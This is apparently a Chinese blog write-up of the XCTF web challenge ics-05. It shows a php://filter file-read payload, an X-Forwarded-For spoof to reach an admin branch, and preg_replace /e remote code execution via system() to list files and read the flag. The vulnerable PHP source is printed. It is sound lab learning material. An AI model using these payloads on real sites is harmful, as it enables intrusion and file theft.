记xctf_web ics-05


原创

fly夏天 于 2019-09-23 10:49:14 发布 467 收藏
分类专栏： ctf 文章标签： xctf-web

刚打开网站

点击各个按钮发现除了一个index页面，没有别的变化。

尝试扫描，没扫出东西，看来问题就在这个index页面上了



这里我尝试查看了源码，并没有发现啥有用的东西。

只有一个可传参的参数page。

拜读了大佬的攻略，才发现可以利用文件读写漏洞读取源码。

page=php://filter/read=convert.base64-encode/resource=index.php

php://filter是PHP语言中特有的协议流，作用是作为一个“中间流”来处理其他流。

之所以使用convert.base64-encode是因为不对读取的代码进行加密的话直接读取，读取的代码会作为php文件被执行。效果如下：

也就是说这里的convert.base64-encode只是为了是防止代码直接被执行，因此使用其他的协议也是可以直接读取到代码的，

如：

page=php://filter/read=string.rot13/resource=index.php

读取到代码后进行解密，经过代码审计，其中关键源码如下：

```
//方便的实现输入输出的功能,正在开发中的功能，只能内部人员测试

if ($_SERVER['HTTP_X_FORWARDED_FOR'] === '127.0.0.1') {

    echo "<br >Welcome My Admin ! <br >";

    $pattern = $_GET[pat];
    $replacement = $_GET[rep];
    $subject = $_GET[sub];

    if (isset($pattern) && isset($replacement) && isset($subject)) {
        preg_replace($pattern, $replacement, $subject);
    }else{
        die();
    }

}
```


不难看出当用户提交的响应头中包含：X-Forwarded-For:127.0.0.1时，服务器会响应这段代码。

程序进入此段函数后，会读取pat，rep，sub三个参数的值，如果存在则执行preg_replace（）函数。

这里就有我们可以利用的地方了。

preg_replace（）存在执行漏洞。当正则表达式pattern以/e结尾时replacement的值会被作为php函数执行。

构造链接index.php?pat=/test/e&rep=system('ls')&sub=test

这里想要执行函数应该用system，因为system是执行并输出结果。如果使用exec执行无法在页面显示结果。

显示结果如下：

Welcome My Admin !
css index.html index.php js layui logo.png s3chahahaDir start.sh 视图.png

这个我们查看一下 可疑的s3chahahaDir ,果然存在一个flag目录，目录下就是flag文件

执行pat=/test/e&rep=system('cat s3chahahaDir/flag/flag.php');&sub=test

成功拿到flag

点个赞再走！